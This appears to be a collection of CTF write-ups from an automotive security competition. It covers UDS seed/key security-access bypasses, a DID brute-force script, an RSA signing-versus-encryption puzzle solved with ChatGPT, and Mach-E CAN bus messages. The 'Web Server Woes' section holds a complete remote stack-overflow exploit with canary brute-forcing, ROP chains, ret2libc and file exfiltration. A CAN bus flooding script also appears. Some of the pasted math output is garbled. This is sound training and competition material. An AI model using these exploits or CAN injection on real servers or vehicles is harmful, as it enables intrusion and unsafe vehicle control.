Sending a tester present is simple, just write a script that uses isotpsend to send "0x3E 0x00" or "0x3E 0x80" to the ECU every second, depending on whether you want to see an output or not. As that runs in the background you have all the time you need to calculate the key. Once you have successfully sent the key you will see the ECU return "67 04," which means you have successfully unlocked the ECU with security access level 3. When you are comfortable deriving the key from the seed the ECU sends, continue to the quiz.

Handles the seed/key exchange to authenticate the diagnostic tool with an ECU

= Security Access - 0x27

Changes session, allowing the ECU to switch between different operational modes = Diagnostic Session Control - 0x10

Maintains current session, preventing timeouts and disconnects

= Tester Present - 0x3E

The ECU returned the seed 1337. What is the key that will unlock the ECU?

Format: 12E4

To determine the key based on the seed provided by the ECU, we need to apply the NOT operation.

The seed given is "1337".

We'll first convert this hexadecimal value to binary, perform the NOT operation, and then convert the result back to hexadecimal to get the key.

Let's calculate the key for the seed 13371337.

# Convert hex seed to binary

seed\_bin = bin(int('1337', 16))[2:].zfill(16) # Convert to binary and pad with zeros to 16 bits

# Perform the NOT operation

key\_bin = ''.join(['1' if bit == '0' else '0' for bit in seed\_bin])

# Convert the result back to hexadecimal

key\_hex = hex(int(key\_bin, 2))[2:].upper().zfill(4)

key\_hex

Flag ECC8

## Security Access Level 1

300

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E UDS Challenge Simulation, then launch the terminal.

Level 3 provides access to a new diagnostic session and some new memory at 0x1A000, but we still don't have full control of the module. Can you provide a valid key for security access level 1?

The flag is the key to unlock with seed 7D0E1A5C in hex (example 12345678)

### **Uncovering Artifacts**

In the last lesson you were able to use security access for an ECU. The algorithm was weak, and certainly worth improving, but an attacker or tester would want to know what they could do with that access! If you were performing a proper penetration test on an ECU, it would be typical to try changing sessions, changing security access modes, requesting DIDs, and recording the negative response codes you get. If you had documented any negative response codes of 33, you would know that the request did not work because security access was denied.

When you were completing the previous lesson on [Security Access Lvl 3](https://plunge-infra.blockharbor.io/mod/lesson/view.php?id=269), you may have tried using 10 02 to switch into a programming session. If you did, the ECU would have sent an error, "7F 10 33," meaning that the connected device didn't have the correct security access level. Now that you know how to access security level 3, you should be able to switch into a programming session without getting any error!

Error messages like that can give you a lot of information about how the ECU is running and operating, but you will only be able to build a clear picture of the functions and limitations of the ECU once you have tried several things and seen how they behave. During a penetration test, documentation is everything. Not only will it help build a report, but it will also help you quickly review work you have already done for potential opportunities (like switching to a programming session) once you have elevated your privilege. As you may have guessed from the title of the section, you must elevate your privilege once more from security access level 3 to level 1. Although it will not be as simple as last time, this algorithm is still quite weak, and can be broken with one of the bitwise operators you have already learned. For this implementation of security access level 1, you will need to find some information leak that gives away the security secrets... somewhere in memory...

### **On the Hunt**

Sometimes, security problems can be hidden in plain sight. After the last challenge, you know very well how some security measures can be very weak. As you learned, not all service 27 implementations are created equal, and even the strongest of algorithms can be subject to attack. No matter how good your key generation system is, it does no good if the information to derive the key ( or the key itself) is stored in readable memory.

Let's take advantage of the newly-unlocked programming session to do even more information gathering on the target ECU.

**To get the most out of this module, follow along with the lesson using Harborbay.**

For the entirety of this lesson, you will need to maintain a connection to security access level 3 using service 3E - Tester present. Repeat the steps you used to unlock security access level 3, and switch into a programming session using 10 02. After the ECU returns the 50 02 response, request a seed for security access level 1. From the last lesson, you will remember that the subfunction you use with service 27 should be the same as the security level you are trying to access. In this case, for security access level 1, you will request the seed with a 27 01. Remember how important documenting things is? Be sure to write down the seed the ECU returns in response to your request or save it in a file.

You have used the Read Memory by Address UDS service before, and it returned a flag when you read the correct region, but here the flag will not be so obvious. Last time you were given the hint that the memory region began at C3 F8 00 00, but in this case, the memory region will begin at 01 A8 00. If you read even a little bit of memory from this region, you should get a hint that you're heading in the right direction. Go ahead and read that memory, and when you convert the hex values to ascii, move on to the quiz and submit the contents as your answer.

Read some memory starting at 01 A8 00. What does it say in parentheses?

Hint: Answer will be marked with BHSM (\*\*\*\*\*\* \*\*\*\*\*\*)

ash /home/hacker/level3.sh

# User Space Diagnostics

## Read Data By Identifier

75

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

Can you identify the data?

5cae3318a520:~/.local/bin$ ls

\_\_pycache\_\_ can\_logconvert.py can\_logger.py can\_player.py can\_viewer.py pyproject-build

| #!/bin/sh  *# Starting Data Identifier (DID) in decimal format* start\_did=$(printf "%d" 0x0000) *# Maximum DID in decimal format* max\_did=$(printf "%d" 0xFFFF)  *# Function to convert a number to hexadecimal format with specific length* to\_hex() {  local number="$1"  local length="$2"  printf "%0${length}X" $number }  echo "Debug: Script started."  while [ $start\_did -le $max\_did ]; do  *# Convert the current DID to hexadecimal format*  hex\_did=$(to\_hex $start\_did 4)  echo "Debug: Current DID: $hex\_did"    *# Form the packet for the Read Data by Identifier request*  packet="22 ${hex\_did:0:2} ${hex\_did:2:2}"  echo "Debug: Formed packet: $packet"    *# Start listening for response in the background*  echo "Debug: Starting listener..."  exec 3< <(isotprecv -s 7E0 -d 7E8 vcan0 | xxd -r -p)    *# Give the listener a moment to start*  sleep 1    *# Send the packet*  echo "Debug: Sending packet..."  echo "$packet" | isotpsend -p 00 -s 7E0 -d 7E8 vcan0    *# Read the response from the listener*  IFS= read -r -u 3 response  exec 3<&-    echo "Debug: Received response: $response"    *# Check for the flag in the response*  if echo "$response" | grep -q "flag{"; then  echo "Possible flag found in the response:"  echo "$response"  exit 0  fi   *# Increment the DID*  start\_did=$((start\_did + 1))  echo "Debug: Incremented DID to: $(to\_hex $start\_did 4)" done |
| --- |

Debug: Current DID: 0008

Debug: Formed packet: 22 00 08

Debug: Starting listener...

Debug: Sending packet...

Debug: Received response: bh{identified\_by\_what???}

Debug: Incremented DID to: 0009

Debug: Current DID: 0009

Debug: Formed packet: 22 00 09

Debug: Starting listener...

vcan0 7E0 [8] 03 22 00 08 00 00 00 00 '."......'

vcan0 7E8 [8] 10 1D 62 00 08 62 68 7B '..b..bh{'

vcan0 7E0 [3] 30 00 00 '0..'

vcan0 7E8 [8] 21 69 64 65 6E 74 69 66 '!identif'

vcan0 7E8 [8] 22 69 65 64 5F 62 79 5F '"ied\_by\_'

vcan0 7E8 [8] 23 77 68 61 74 3F 3F 3F '#what???'

vcan0 7E8 [3] 24 7D 00 '$}.'

bh{!identif"ied\_by\_#what???$}

## Routine Control

100

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

I hear routine control has a lot of fun features.

## Security Access Level 1

150

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

I hear single byte XOR keys are a great security measure, can you prove me wrong?

## Read Memory By Address

150

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

I wonder whats at 0xc0ffe000?

| 5cae3318a520:~/caringcaribou/caringcaribou$ ls tests/  \_\_init\_\_.py mock test\_iso\_14229\_1.py test\_iso\_15765\_2.py test\_module\_uds.py test\_send.py  5cae3318a520:~/caringcaribou/caringcaribou$ cat tests/test\_send.py  from caringcaribou.modules import send  import unittest    class SendFileParserTestCase(unittest.TestCase):   RESULT\_DATA\_C0FFEE = [0xc0, 0xff, 0xee]   RESULT\_DATA\_DEAD\_CAFE = [0xde, 0xad, 0xca, 0xfe]   def test\_parse\_candump\_line(self):    def test\_parse\_candump\_line(self):  line = "(1499197954.029156) can0 123#c0ffee"  message, timestamp = send.parse\_candump\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_C0FFEE)   def test\_parse\_pythoncan\_line\_v\_20(self):  *# Parse message format for python-can 2.0*  line = "Timestamp: 0.000000 ID: 017a 000 DLC: 3 c0 ff ee"  message, timestamp = send.parse\_pythoncan\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_C0FFEE)   def test\_parse\_pythoncan\_line\_v\_21(self):  *# Parse message format for python-can 2.1*  line = "Timestamp: 0.000000 ID: 0000 S DLC: 3 c0 ff ee"  message, timestamp = send.parse\_pythoncan\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_C0FFEE)   def test\_parse\_pythoncan\_line\_v\_21\_flags(self):  *# Parse message format for python-can 2.1 with flags*  line = "Timestamp: 0.000000 ID: 00000000 X E R DLC: 4 de ad ca fe"  message, timestamp = send.parse\_pythoncan\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_DEAD\_CAFE)   def test\_parse\_pythoncan\_line\_v\_30\_channel(self):  *# Parse message format for python-can 3.0 with channel*  line = "Timestamp: 0.000000 ID: 00000000 X DLC: 3 c0 ff ee " \  " Channel: vcan0"  message, timestamp = send.parse\_pythoncan\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_C0FFEE)  def test\_parse\_pythoncan\_line\_v\_30\_flags(self):  *# Parse message format for python-can 3.0 with flags line = "Timestamp: 0.000000 ID: 00000000 X R DLC: 4 de ad ca fe"*  message, timestamp = send.parse\_pythoncan\_line(line, None, None)  self.assertListEqual(message.data, self.RESULT\_DATA\_DEAD\_CAFE) |
| --- |

## Security Access Level 3

250

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

Bit twiddling is pretty common on a lot of vehicles, hope you can implement it!

You will need to dump the firmware of the appliation to do this, and further challenges. As a hint, think of where linux applications get mapped without ASLR?

## Security Access Level 5

1000

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

I hear pseudo-random can be predicted, but we dont know how! Maybe you can prove it.

## Custom Firmware

2000

This challenge is within the Harborbay vehicle simulator on [VSEC](https://vsec.blockharbor.io/). From the home page, enter HarborBay. Select the Mach-E User Space Diagnostics Challenge Simulation, then launch the terminal.

Just flash your own firmware, how hard could it be?

# Crypto

## pow pow!

20

I signed my flag, thats pretty much the same as encryption, right?

pub\_e: 65537

pub\_n: 27130058966678375728118690628915085193505679921867847648180394177280300520851322209827953313677610995977175396855400115719997248093217978788791475794191309606741245965521564249520758557425707716276357612383008262150259072257782913410617175802499340022388447047629022386881255413171331856263374853843961598744215379945538726953506454859112787839466674350352298690863753069032704210896554984332177790093120515590458961735089368466550753534317073220559703261053361251093853868715391272704827131460657841223647599202717920842362378900859386228898179814271143542598798022604629591665790726585192070387959726079579927264339

flag: 4172204809297405811985500677636732349089473540889855289757337736512303070584208009356148963914969296139250262532036044670829787749340381486502259003934029518250084291211843615602473277568939725661998743287881104315586743909166094376545879628924755210696938802618107247235991939968132055218667508994013042802832653274036857030938271120371493508056689333496510130233288415153533743215499505779621204995381781585793891494891361783339201260743345041742788508748141553059420124837675803038062487182700364305742864198416705040747639989644160240694540025745969599421913149372250571544665491768421384384768919101583170066211

ChatGPT

The challenge seems to be a basic RSA decryption task. The values provided are:

* �
* e (public exponent) = 65537
* �
* n (modulus) = 27130058966678375728118690628915085193505679921867847648180394177280300520851322209827953313677610995977175396855400115719997248093217978788791475794191309606741245965521564249520758557425707716276357612383008262150259072257782913410617175802499340022388447047629022386881255413171331856263374853843961598744215379945538726953506454859112787839466674350352298690863753069032704210896554984332177790093120515590458961735089368466550753534317073220559703261053361251093853868715391272704827131460657841223647599202717920842362378900859386228898179814271143542598798022604629591665790726585192070387959726079579927264339
* Encrypted flag = 4172204809297405811985500677636732349089473540889855289757337736512303070584208009356148963914969296139250262532036044670829787749340381486502259003934029518250084291211843615602473277568939725661998743287881104315586743909166094376545879628924755210696938802618107247235991939968132055218667508994013042802832653274036857030938271120371493508056689333496510130233288415153533743215499505779621204995381781585793891494891361783339201260743345041742788508748141553059420124837675803038062487182700364305742864198416705040747639989644160240694540025745969599421913149372250571544665491768421384384768919101583170066211

To decrypt the flag, you would traditionally:

* Compute the private key
* �
* d using the extended Euclidean algorithm to find the modular inverse of
* �
* e mod
* �(�)
* ϕ(n), where
* �(�)
* ϕ(n) is Euler's totient function.
* Decrypt the flag using the formula
* flag=encrypted flag�mod  �
* flag=encrypted flag
* d
* modn.

However, before doing that, we must factor

�

n to get

�

p and

�

q. Once we have

�

p and

�

q, we can compute

�(�)=(�−1)(�−1)

ϕ(n)=(p−1)(q−1).

This is where it becomes challenging. Factoring large semiprime numbers (like the

�

n here) is computationally difficult and is the reason why RSA encryption is considered secure.

Given the challenge nature, it might be that this

�

n is not so large or has been chosen to be easily factorizable. Let's first attempt to factor

�

n and proceed based on the results.

For the context of this challenge, I'll assume that we won't be able to factor

�

n efficiently.

However, let's try another method: If the challenge creator made a mistake (as hinted by the phrase "I signed my flag, thats pretty much the same as encryption, right?"), they might have used the RSA private operation (signing) as if it was the public operation (encryption). If that's the case, then the "encrypted" flag is actually a signed flag, and the decryption process is the same as the verification process.

Given the encrypted flag and public key, we can try to "verify" (or decrypt) the flag using:

decrypted\_flag=encrypted\_flag���\_�mod  ���\_�

decrypted\_flag=encrypted\_flag

pub\_e

modpub\_n

Let's compute the decrypted flag and see if it gives us a meaningful result.

We have a decrypted value of:

679187977328367916642288683373970245379557496941171228479756467373482365

679187977328367916642288683373970245379557496941171228479756467373482365

This number could represent a text in ASCII or some other encoding. We should try converting this number into a readable string to see if it represents the flag.

Let's convert the number into bytes and decode it to see if it gives us a readable string.

The decrypted value gives us the string: bh{signing\_is\_not\_encryption!}

This seems to be the flag for the challenge, highlighting the mistake made by the challenge creator and confirming our hypothesis: signing is not the same as encryption in the RSA cryptosystem.

So, the flag is: bh{signing\_is\_not\_encryption!}

* Interpretation of the Challenge: Based on the hint "I signed my flag, that's pretty much the same as encryption, right?", it was deduced that the flag might have been signed (using the RSA private operation) instead of encrypted.
* Decryption/Verification: Given the encrypted flag and the public key, the flag was "verified" (or decrypted) using the formula:

decrypted\_flag\_value=encrypted\_flag���\_�mod  ���\_�



decrypted\_flag\_value=encrypted\_flag

pub\_e

modpub\_n

* Conversion to String: The resulting number was then converted to bytes and decoded to obtain the flag in string format.

Here's the code to achieve the above:

| *# Given values* pub\_e = 65537 pub\_n = 271300589666783757281186906289150851935056799218678476481803941772803005208513222098279533136776109959771753968554001157199972480932179787887914757941913096067412459655215642495207585574257077162763576123830082621502590722577829134106171758024993400223884470476290223868812554131713318562633748538439615987442153799455387269535064548591127878394666743503522986908637530690327042108965549843321777900931205155904589617350893684665507535343170732205597032610533612510938538687153912727048271314606... encrypted\_flag = 417220480929740581198550067763673234908947354088985528975733773651230307058420800935614896391496929613925026253203604467082978774934038148650225900393402951825008429121184361560247327756893972566199874328788110431558674390916609437654587962892475521069693880261810724723599193996813205521866750899401304280283265327403685703093827112037149350805668933349651013023328841515353374321549950577962120499538178158579389149489136178333920126074334504174278850874814155305942012483767580303806248718...  *# Decrypting the flag using the public key* decrypted\_flag\_value = pow(encrypted\_flag, pub\_e, pub\_n)  *# Convert the decrypted value into bytes and decode it* decrypted\_flag\_bytes = decrypted\_flag\_value.to\_bytes((decrypted\_flag\_value.bit\_length() + 7) // 8, 'big') decrypted\_flag\_string = decrypted\_flag\_bytes.decode(errors='replace')  print(decrypted\_flag\_string) |
| --- |

FLAG: bh{signing\_is\_not\_encryption!}

## The IFP

125

Just decrypt my flag. I'll even show you how I computed the values!

[text.txt](https://ctf.blockharbor.io/files/fd6cd38e5a890e1827d817c3f45fb138/text.txt)

Test.txt

## Holy Hell

500

Can you retreive info about the following VIN: 1337 If so, let us know, we want to know about that vehicle!

celsius.blockharbor.io:5800

# Pwn

## Sandbox Escaper

275

I made this awesome python sandbox, its so locked down, I dont even let you execute anything... I think?

celsius.blockharbor.io:5100

## Web Server Woes

1250

I had this great product idea, and made my own web server to host it! Its blazing fast.

Create yourself a new instance at: [http://celsius.blockharbor.io:8080](http://celsius.blockharbor.io:8080/)

a.out

| *#!/usr/bin/env python3* from pwn import \* from typing import Optional  context.log\_level = "FATAL" context.terminal = ["tmux", "new-window"]  SERVER = "celsius.blockharbor.io" PORT = 40316 *# SERVER = "127.0.0.1"* *# PORT = 5000*  ELF\_OFFSET = 6294 *# The offset from our elf leak to the base of the elf binary* BUFFER\_OFFSET = 1120 *# The offset from our leaked stack address to the beginning of our buffer* SOCKET\_FD = 4 LIBC\_SO = "libc6\_2.27-3ubuntu1.5\_amd64.so" *# LIBC\_SO = "/usr/lib/libc.so.6"*  def main():  offset = find\_offset()  *# offset = 1032*  print(f"Found offset {offset}")   canary = leak\_canary(offset)  *# canary = bytes.fromhex("001f9e8113add9e4")*  *# canary = bytes.fromhex("0024ae89e7b3d151")*  print(f"Found the canary: {canary.hex()}")   rbp\_val = leak\_rbp(offset, canary)  *# rbp\_val = bytes.fromhex("30e13646fd7f0000")*  *# rbp\_val = bytes.fromhex("10b9978dfe7f0000")*  print(f"Found the value of rbp: {rbp\_val.hex()}")   buffer = int.from\_bytes(rbp\_val, "little") - BUFFER\_OFFSET  buffer = int.to\_bytes(buffer, 8, "little")  print(f"Found address of our input buffer: {buffer.hex()}")   addr = leak\_bin\_addr(offset, canary, rbp\_val)  *# addr = bytes.fromhex("9688399a5d550000")*  *# addr = bytes.fromhex("963827e14b560000")*  print(f"Found the binary address: {addr.hex()}")   elf = ELF("a.out")  elf.address = int.from\_bytes(addr, "little") - ELF\_OFFSET  context.binary = elf  print(f"Base address of the binary: {hex(elf.address)}")   puts\_got = leak\_got(offset, canary, buffer, elf, "puts")  *# puts\_got = bytes.fromhex("f01b8986d87f0000")*  *# puts\_got = bytes.fromhex("7039125f4d7f0000")*   if puts\_got is None:  print("ERROR did not get a response back from the server")  return   print(f"Address of libc puts: {puts\_got.hex()}")   *# To figure out the libc version, run the script again but leak write instead of puts*  *# You can look up the addresses here to get the libc version: https://libc.rip/*  *# write\_got = leak\_got(offset, canary, buffer, elf, "write")*  *# print(f"Address of libc write: {write\_got.hex()}")*   libc = ELF(LIBC\_SO)  libc.address = int.from\_bytes(puts\_got, "little") - libc.sym["puts"]  *# ret2libc(offset, canary, buffer, elf, libc, b"bash -c '(ls -la; ls -la /app) > /tmp/stuff'\x00")*  send\_flag(offset, canary, buffer, elf, libc, b"/app/flag.txt\x00")  *# Binary search to find the canary offset* def find\_offset() -> int:  high = 5000  low = 0  mid = 0   while low <= high:  mid = (high + low) // 2  print(f"Trying offset {mid}", end="\r")   *# Send the payload*  p = remote(SERVER, PORT)  p.send(b"A"\*mid)  resp = p.recvall()   if (resp is not None) and (len(resp) > 0):  low = mid+1  else:  high = mid-1   print()  return mid  *# Leak the stack canary* def leak\_canary(offset: int) -> bytes:  print("Leaking the canary...")  canary = b"\x00"  for \_ in range(7):  for i in range(0xFF):  *# Craft the payload*  b = i.to\_bytes(1, "little")  payload = b"A"\*offset + canary + b  print(f"{(canary+b).hex()}", end="\r")   *# Send the payload*  p = remote(SERVER, PORT)  p.send(payload)  resp = p.recvall()   if (resp is not None) and (len(resp) > 0):  canary += b  break   print()  return canary  *# Leaks the address of RBP* def leak\_rbp(offset: int, canary: bytes) -> bytes:  print("Leaking the RBP value...")  addr = b""  for \_ in range(8):  for i in range(0xFF):  b = i.to\_bytes(1, "little")  payload = b"A"\*offset + canary + addr + b  print(f"{(addr+b).hex()}", end="\r")   p = remote(SERVER, PORT)  p.send(payload)  resp = p.recvall()   if (resp is not None) and (len(resp) > 0):  addr += b  break   print()  return addr  *# leak the binary address* def leak\_bin\_addr(offset: int, canary: bytes, stack: bytes) -> bytes:  print("Leaking the binary address...")  addr = b""  for \_ in range(8):  for i in range(0xFF):  b = i.to\_bytes(1, "little")  payload = b"A"\*offset + canary + stack + addr + b  print(f"{(addr+b).hex()}", end="\r")   p = remote(SERVER, PORT)  p.send(payload)  resp = p.recvall(timeout=1)   if (resp is not None) and (len(resp) > 0):  addr += b  break   return addr  *# Leak the address of a symbol in the got* def leak\_got(offset: int, canary: bytes, buffer: bytes, elf: ELF, symbol) -> Optional[bytes]:  *# Pivot to the beginning of the buffer*  pivot = ROP(elf)  pivot.raw(pivot.rsp)   *# write(SOCKET\_FD, symbol, 8)*  rop = ROP(elf)  rop.call(elf.plt["write"], [SOCKET\_FD, elf.got[symbol], 8])  chain = rop.chain()   p = remote(SERVER, PORT)  p.send(  b"A"\*8 + \  chain + \  b"A"\*(offset-len(chain)-8) + \  canary + \  buffer + \  pivot.chain()  )  return p.recvall()  def ret2libc(offset: int, canary: bytes, buffer: bytes, elf: ELF, libc: ELF, command: bytes):  pivot = ROP(elf)  pivot.raw(pivot.rsp)   *# Just measure the length*  rop = ROP(libc)  rop.raw(rop.find\_gadget(["ret"]))  rop.call(libc.sym["system"], [pack(1337)])  chain = rop.chain()   rop = ROP(libc)  rop.raw(rop.find\_gadget(["ret"]))  *# rop.call(libc.sym["system"], [next(libc.search(b"/bin/sh"))])*  rop.call(libc.sym["system"], [int.from\_bytes(buffer, "little")+len(chain)-8])  chain = rop.chain()   p = remote(SERVER, PORT)  p.send(  b"A"\*8 + \  chain + \  command + \  *# b"A"\*(offset-len(chain)-8) + \*  b"A"\*(offset-len(chain)-8-len(command)) + \  canary + \  buffer + \  pivot.chain()  )   print(p.recvall())  def send\_flag(offset: int, canary: bytes, buffer: bytes, elf: ELF, libc: ELF, flag\_name: bytes):  pivot = ROP(elf)  pivot.raw(pivot.rsp)   *# Just measure the length*  rop = ROP(libc)  rop.call(libc.sym["open"], [pack(64), 64])  rop.call(libc.sym["sendfile"], [4, 5, 0, 64])  chain = rop.chain()   print(f"Length of rop chain: {len(chain)}")   *# Now actually make the ropchain*  rop = ROP(libc)  rop.call(libc.sym["open"], [int.from\_bytes(buffer, "little")+len(chain)-8, 64])  rop.call(libc.sym["sendfile"], [4, 5, 0, 1024])  chain = rop.chain()   p = remote(SERVER, PORT)  p.send(  b"A"\*8 + \  chain + \  flag\_name + \  b"A"\*(offset-len(chain)-8-len(flag\_name)) + \  canary + \  buffer + \  pivot.chain()  )  print(p.recvall().decode())  if \_\_name\_\_ == "\_\_main\_\_":  main() |
| --- |

# Flag: bh{fu1l\_pr0t3ct1on\_full\_pwn}

# Steganography

## Alpha Beta Gamma Delta

75

We suspect that someone has hidden data inside the following canlog, but we cant figure it out. Can you help us find the flag?

| *(1687357867.810228) vcan0 000002A6#058D5DC482CD506A (1687357867.810326) vcan0 00000623#3099FB505B659088 (1687357867.810430) vcan0 000007C2#A02CF88898345E5E (1687357867.810553) vcan0 00000273#0E236BA203406DD1 (1687357867.810653) vcan0 000001E4#345BF53334909C4C (1687357867.810754) vcan0 00000366#953A8282F0AD4C65 (1687357867.810862) vcan0 0000068B#F8FD7063DB00C89B (1687357867.810978) vcan0 0000005D#8775CDF1A67F4AF1 (1687357867.811075) vcan0 000003C9#C090DF6ED9569D04 (1687357867.811170) vcan0 000000C6#A8E2FC649BFAD8C0 (1687357867.811272) vcan0 00000471#4510180B6FEE7600 (1687357867.811383) vcan0 0000009E#385352BBD6A7CEE2 (1687357867.811497) vcan0 00000395#518819DBD9A37539 (1687357867.811596) vcan0 000006FD#A95DA4CF3C975175 (1687357867.811697) vcan0 00000691#6A7EA81F442ED8B7 (1687357867.811792) vcan0 00000418#94C5636D547A6006 (1687357867.811894) vcan0 000003C4#68216723BA6B5CF8 (1687357867.811999) vcan0 000006CE#E591F7BA5F7FE1E3 (1687357867.812117) vcan0 0000044A#40D1DED2BEEA93E7 (1687357867.812218) vcan0 00000501#8CC4F7C5A90BFC03 (1687357867.812251) vcan0 0000000B#9DA974D86D64473E (1687357867.812376) vcan0 0000048F#410564B5CBC6F8EE* |
| --- |

## sadcarnoises

300

Are you cewl? Do you not even care, not even a little bit? Then this one is for you.

sadcarnoises.wav

.

[sadcarnoises.wav](https://ctf.blockharbor.io/files/43d0d6af494646b91f679c18ef8db150/sadcarnoises.wav)

<https://medium.com/analytics-vidhya/get-secret-message-from-audio-file-8769421205c3>

<https://github.com/mcmahoniel/ctf_write-ups/blob/main/2021/umdctf/steganography/coldplays_flags/README.md>

# Reversing

## Reversing #1

200

We managed to get the source code to a program running on an ESP32, can you reverse it and find an input that unlocks it?

Hint:  
I hear Z3 is great at reversing, I wonder who that is?

Source.c

| #define MAX\_SIZE 32  const uint32\_t a = 1103515245; const uint32\_t c = 12345; const uint32\_t m = 2147483647; uint32\_t seed = 1337;  unsigned char user\_input[MAX\_SIZE]; const uint32\_t STATE[4] = {0x1e48add6, 0xaaa7550c, 0x18df53bf, 0xe6af1116};  uint32\_t start[] = {0x0, 0x0, 0x0, 0x0};  uint32\_t gen\_random(void) {  seed = (uint32\_t)(((uint32\_t)a \* (uint32\_t)seed + (uint32\_t)c) % m);  return (uint32\_t)seed; }  void setup() {  Serial.begin(115200);  Serial.println("==================================================");  Serial.println("= SECURE LOCK - v0.5 =");  Serial.println("=================================================="); }  int check\_pass(uint32\_t start[]) {  Serial.println("checking\n");  uint32\_t temp = 0;  for (int i = 0; i < 4; ++i) {  temp = start[i];  temp \*= (uint32\_t)0xcafebeef;  temp += (uint32\_t)gen\_random();  temp \*= (uint32\_t)0xfacefeed;  temp ^= (uint32\_t)gen\_random();   if ((uint32\_t)temp != (uint32\_t)STATE[i]) {  return 0;  }  }  return 1; }  void loop() {    memset(user\_input,0,MAX\_SIZE);  memset(start, 0, 16);   Serial.println("Enter your password: ");   while (Serial.available() == 0) {  delay(100);  }   Serial.readBytes(user\_input, MAX\_SIZE);    Serial.println();  for (int i = 0; i < 4; i++) {    start[i] |= ((uint32\_t)user\_input[(i \* 4)] << 24);  start[i] |= ((uint32\_t)user\_input[(i \* 4)+1] << 16);  start[i] |= ((uint32\_t)user\_input[(i \* 4)+2] << 8);  start[i] |= ((uint32\_t)user\_input[(i \* 4)+3] << 0);   Serial.println(start[i],HEX);  }   if (check\_pass(start) == 1) {  Serial.print("Thats it!\r\nSubmit in the format FLAG{");  for (int i = 0; i < 4; i++) {  Serial.print(start[i],HEX);  }  Serial.println("}");  while (true) { delay(1000); }  }   *// Failed, just spin*  Serial.println("Incorrect password!");  while (true) {delay(1000); } } |
| --- |

## Obscure.

500

I was told to make better challenge descriptions, so here you go:

this one is REALLY obscure.

bhctf.bin

.

[bhctf.bin](https://ctf.blockharbor.io/files/6853cfccb5e5ed13bbbd6c7199dde44d/bhctf.bin)

# Moch e

## Packets Packets in the Air! #2

40

What is the WiFi client mac address of the Mach-E?

## Packets Packets in the Air! #1

75

What is the WiFi Hotspot MAC address of the Mach-E?

## Feeling Blue?

50

What is Bluetooth MAC address of the mach-e?

HINT there is an easy and a hard way to find it.

## Secret Menu?

100

Some engineers at Ford whisper that no one will know the secret button combination to find the hidden infotainment menu. How would they know? On the secret menu, what is the APIM serial number?

Bezel Diagnostics  
APIM Diagnostics

Flag: 1SN19FDI

## MY EAR DRUMS!

150

Using the y-cable attached to the CAN Bus, turn the radio volume up and down. What is the ARB ID of this message and the first byte of the volume up message? (Example flag submission: 0x\*\*\* \*\*)

Use the y-cable connected under the infotainment unit and try CAN bus HS3/MS

## Blinky Blinky

200

Using the y-cable attached to the CAN Bus, turn on the Mach-e left turn signal, and the right turn signal. What is the ARB ID of this message? (Example flag submission: 0x\*\*\*)

testing edit a hidden challenge

Use the Y-Cable connected under the infotainment, try HS3/MS CAN bus.

(1696000305.147741) can0 3B2#4488C00CE80301FE

(right blinker)

Flag: 0x3B2

## Go Green in the Mach-e!

200

Can you find the CAN message that controls the interior ambient lighting? What is the CAN message that turns interior lightning to green. (example submission: 0x\*\*\* \*\*)

Green 3DA 05 65 00 FF C3 FE 00 00

Orange (1696002075.290015) can0 3DA#026500FFC3FE0000

Red (1696002075.290015) can0 3DA#046500FFC3FE0000

Blue (1696002075.290015) can0 3DA#036500FFC3FE0000

Flag: 0x3DA 05

## Black Screen of Death!

400

Crash the infotainment screen. The screen will read "Vehicle Communication Error" and turn black before resetting. What is the CAN message capable of this crash?

flag format: arb\_id#msg\_data

HINT: Try HS1 CAN bus

HINT:A diagnostic control message may cause this crash to occur.

HINT: UDS services are usually sent at higher arbitration IDs like 0x700 and above so they have a lower priority on the CAN Bus.

## Rave Party in the Mach-e!

500

Can you make a script that creates a light show in the mach-e by sending messages on the CAN bus?

Submit this script to a ctf host.

| import time import can can.rc['interface'] = 'socketcan' can.rc['channel'] = 'can0' from can.interface import Bus bus = Bus()  def send\_message(arbitration\_id, data):  "Send a single CAN message"  with can.interface.Bus() as bus:  msg = can.Message(arbitration\_id= arbitration\_id, data=data, is\_extended\_id=False)  try:  bus.send(msg)  print(f"Message sent on {bus.channel\_info}")  except can.CanError:  print("Message NOT sent")  def send\_one():  messages = [  (0x3DA, [0x01, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),  (0x3DA, [0x02, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),  (0x3DA, [0x03, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),  (0x3DA, [0x04, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),  (0x3DA, [0x05, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),  (0x3DA, [0x06, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00])  ]   for arbitration\_id, data in messages:  send\_message(arbitration\_id, data)  *# time.sleep(.001) # Hold for a few seconds*  def spam():  ":param id: Spam the bus with messages including the data id."  *# with can.interface.Bus() as bus:*   while True:   send\_one()   time.sleep(.001)    if \_\_name\_\_ == "\_\_main\_\_":  *# send\_one()*  spam() |
| --- |

